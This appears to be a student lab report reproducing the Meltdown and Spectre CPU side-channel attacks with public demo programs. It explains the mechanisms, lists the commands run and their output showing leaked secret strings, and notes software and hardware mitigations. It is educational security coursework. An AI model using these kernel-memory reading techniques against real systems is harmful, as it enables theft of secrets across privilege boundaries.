Experiment of meltdown and spectre

Name: Martin Lee Student Id: 1985750

Meltdown:

- How it works:
  It utilizes the feature of out of order execution. It relies on the CPU race condition that can arise between instruction execution and privilege checking. Repeat the following steps.
  1. The content of an attacker-chosen memory location, which is inaccessible to the attacker, is loaded into a register.
  2. A transient instruction accesses a cache line based on the secret content of the register.
  3. The attacker uses Flush+Roload to determine the accessed cache line and hence the secret stored at the chosen memory location.

  By repeating these steps for different memory locations, the attacker can dump the kernel memory, including the entire physical location.

- Original setup:
  - OS: Ubuntu 16.04 LTS and Ubuntu 20.04.3 LTS running on WSL
  - Kernel: 5.10.16.3-microsoft-standard-WSL2
  - ~~But it stuck at finding the physical offset.~~ I changed the number of retries in "kaslr.c", and set `config.retries=1000;` Then, it finally found the offset, but it take longer time.

    ```
    genius@DESKTOP-IDQM90P:~/meltdown$ sudo taskset 0x1 ./kaslr
    [+] Direct physical map offset: 0xffff882000000000
    ```

  - In demo 3, the success rate is always 0.00%

    ```
    genius@DESKTOP-IDQM90P:~/meltdown$ sudo taskset 0x1 ./reliability 0xffff882000000000
    [+] Setting physical offset to 0xffff882000000000
    [/] Success rate: 0.00% (read 416 values)
    [\] Success rate: 0.00% (read 607 values)    ^[[C
    [|] Success rate: 0.00% (read 3165 values)    ^C
    ```

  - Demo 4:
    ./secret run perfectly

    ```
    genius@DESKTOP-IDQM90P:~/meltdown$ sudo ./secret
    [+] Secret: Welcome to the wonderful world of microarchitectural attacks
    [+] Physical address of secret: 0x10ba7c208
    [+] Exit with Ctrl+C if you are done reading the secret
    ```

    But ./physical_reader doesn't work

    ```
    genius@DESKTOP-IDQM90P:~/meltdown$ taskset 0x1 ./physical_reader 0x10ba7c208 0xffff882000000000
    [+] Physical address      : 0x10ba7c208
    [+] Physical offset       : 0xffff882000000000
    [+] Reading virtual address: 0xffff88210ba7c208

     #*/259=BIQ\gmvz
    ```

  - Demo 5:

    ```
    genius@DESKTOP-IDQM90P:~/meltdown$ ./memory_filler 9
    [+] Press any key if you are done reading the secret
    ```

    Nothing shows after running memdump

```
genius@DESKTOP-IDQM9OP:~/meltdown$ taskset 0x1 ./memdump 0 -1 0xffff882000000000
[+] Physical address       : 0x0
[+] Physical offset        : 0xffff882000000000
[+] Virtual address        : 0xffff882000000000
```

- New setup:
  - OS: Ubuntu 16.04 on VMWare
  - Kernel: 4.7.2

- Result:
  - Demo 1:

```
martin@genius92606:~/Desktop/meltdown$ taskset 0x1 ./test
Expect: Please wait while we steal your secrets...
   Got: Please wait while we steal your secrets...
```

  - Demo 2:
    Since the kernel version is 4.7.1, KASLR is disabled, we don't need to run this.
  - Demo 3:

```
martin@genius92606:~/Desktop/meltdown$ sudo taskset 0x1 ./reliability
[sudo] password for martin:
[/] Success rate: 81.97% (read 3262 values)
[/] Success rate: 82.04% (read 3285 values)    ^C
```

  - Demo 4:


```
martin@genius92606:~/Desktop/meltdown$ sudo ./secret
[sudo] password for martin:
[+] Secret: Welcome to the wonderful world of microarchitectural attacks
[+] Physical address of secret: 0x205f2a748
[+] Exit with Ctrl+C if you are done reading the secret
```

    After running physical reader, it get even worse!

```
martin@genius92606:~/Desktop/meltdown$ taskset 0x1 ./physical_reader 0x205f2a748[+
] Physical address       : 0x205f2a748
[+] Physical offset        : 0xffff880000000000
[+] Reading virtual address: 0xffff880205f2a748

Welcome to the wonderful wold of microarchitecturl attacksPease wait while we stl
your secrets..Don't panic... But your CPU is broken and your data is not safeHow c
an you read this? You should not read this![-]
```

  - Demo 5:



- How the attack be fixed:
    - Software:
      KAISER, a kernel modification to not have the kernel mapped in the user space.
    - Hardware:
      Best countermeasure it to disable out-of-order execution completely, but it will severely impact the performance. Another way is applying the hard-split bit in a CPU control register. With this hard split, a memory fetch can immediately identify whether such a fetch of the destination would violate a security boundary, as the privilege level can be directly derived from the virtual address without any further lookups.

Spectre:

- How it works:


Spectre exploit speculative execution. The hardware being trained to speculate the condition as true first, then being given a malicious number pass the condition, then access the memory space.

- Setup:
  - OS: Ubuntu 16.04 LTS running on WSL
  - Kernel: 5.10.16.3-microsoft-standard-WSL2

- Result:
  - Two secret just declared:

```
char * secret = "Tom loves Angela";
char * secret2= "I cheat on the test";
```

  - Result after running spectre:



```
genius92606@DESKTOP-83URFUK:~/spectre-attack-demo$ ./spectre
Reading 100 bytes:
Reading at malicious_x = 0xffffffffffdfebb8... Unclear: 0x54='T' score=994 (second best: 0x01 score=729)
Reading at malicious_x = 0xffffffffffdfebb9... Success: 0x6F='o' score=11 (second best: 0x01 score=3)
Reading at malicious_x = 0xffffffffffdfebba... Success: 0x6D='m' score=13 (second best: 0x00 score=2)
Reading at malicious_x = 0xffffffffffdfebbb... Success: 0x20=' ' score=11 (second best: 0x00 score=5)
Reading at malicious_x = 0xffffffffffdfebbc... Success: 0x6C='l' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfebbd... Success: 0x6F='o' score=11 (second best: 0x01 score=3)
Reading at malicious_x = 0xffffffffffdfebbe... Success: 0x76='v' score=11 (second best: 0x00 score=5)
Reading at malicious_x = 0xffffffffffdfebbf... Success: 0x65='e' score=9 (second best: 0x05 score=2)
Reading at malicious_x = 0xffffffffffdfebc0... Success: 0x73='s' score=11 (second best: 0x00 score=5)
Reading at malicious_x = 0xffffffffffdfebc1... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffdfebc2... Success: 0x41='A' score=11 (second best: 0x01 score=3)
Reading at malicious_x = 0xffffffffffdfebc3... Success: 0x6E='n' score=23 (second best: 0x01 score=9)
Reading at malicious_x = 0xffffffffffdfebc4... Unclear: 0x67='g' score=998 (second best: 0x01 score=767)
Reading at malicious_x = 0xffffffffffdfebc5... Unclear: 0x65='e' score=976 (second best: 0x01 score=656)
Reading at malicious_x = 0xffffffffffdfebc6... Unclear: 0x6C='l' score=999 (second best: 0x01 score=806)
Reading at malicious_x = 0xffffffffffdfebc7... Unclear: 0x61='a' score=991 (second best: 0x01 score=644)
Reading at malicious_x = 0xffffffffffdfebc8... Unclear: 0x00='?' score=942 (second best: 0x01 score=735)
Reading at malicious_x = 0xffffffffffdfebc9... Unclear: 0x49='I' score=992 (second best: 0x01 score=579)
Reading at malicious_x = 0xffffffffffdfebca... Unclear: 0x20=' ' score=990 (second best: 0x01 score=736)
Reading at malicious_x = 0xffffffffffdfebcb... Unclear: 0x63='c' score=998 (second best: 0x01 score=767)
Reading at malicious_x = 0xffffffffffdfebcc... Unclear: 0x68='h' score=992 (second best: 0x00 score=606)
Reading at malicious_x = 0xffffffffffdfebcd... Unclear: 0x65='e' score=998 (second best: 0x01 score=815)
Reading at malicious_x = 0xffffffffffdfebce... Unclear: 0x61='a' score=995 (second best: 0x01 score=806)
Reading at malicious_x = 0xffffffffffdfebcf... Unclear: 0x74='t' score=999 (second best: 0x01 score=801)
Reading at malicious_x = 0xffffffffffdfebd0... Unclear: 0x20=' ' score=998 (second best: 0x01 score=798)
Reading at malicious_x = 0xffffffffffdfebd1... Unclear: 0x6F='o' score=999 (second best: 0x01 score=797)
Reading at malicious_x = 0xffffffffffdfebd2... Unclear: 0x6E='n' score=999 (second best: 0x01 score=805)
Reading at malicious_x = 0xffffffffffdfebd3... Unclear: 0x20=' ' score=998 (second best: 0x01 score=798)
Reading at malicious_x = 0xffffffffffdfebd4... Unclear: 0x74='t' score=999 (second best: 0x01 score=798)
Reading at malicious_x = 0xffffffffffdfebd5... Unclear: 0x68='h' score=999 (second best: 0x01 score=805)
Reading at malicious_x = 0xffffffffffdfebd6... Unclear: 0x65='e' score=998 (second best: 0x01 score=702)
Reading at malicious_x = 0xffffffffffdfebd7... Unclear: 0x20=' ' score=998 (second best: 0x01 score=791)
Reading at malicious_x = 0xffffffffffdfebd8... Unclear: 0x74='t' score=999 (second best: 0x01 score=818)
Reading at malicious_x = 0xffffffffffdfebd9... Success: 0x65='e' score=29 (second best: 0x00 score=10)
Reading at malicious_x = 0xffffffffffdfebda... Unclear: 0x73='s' score=999 (second best: 0x01 score=806)
Reading at malicious_x = 0xffffffffffdfebdb... Unclear: 0x74='t' score=999 (second best: 0x01 score=770)
Reading at malicious_x = 0xffffffffffdfebdc... Unclear: 0x00='?' score=995 (second best: 0x01 score=766)
```

- How the attack be fixed:
  - Software:
    Prevent access to secret data like browser executing each website in a separate process.
  - Hardware:
    Don't use speculative execution.

Track whether data was fetched as the result of a speculative operation and prevent that data from being used in subsequent operations that might leak it.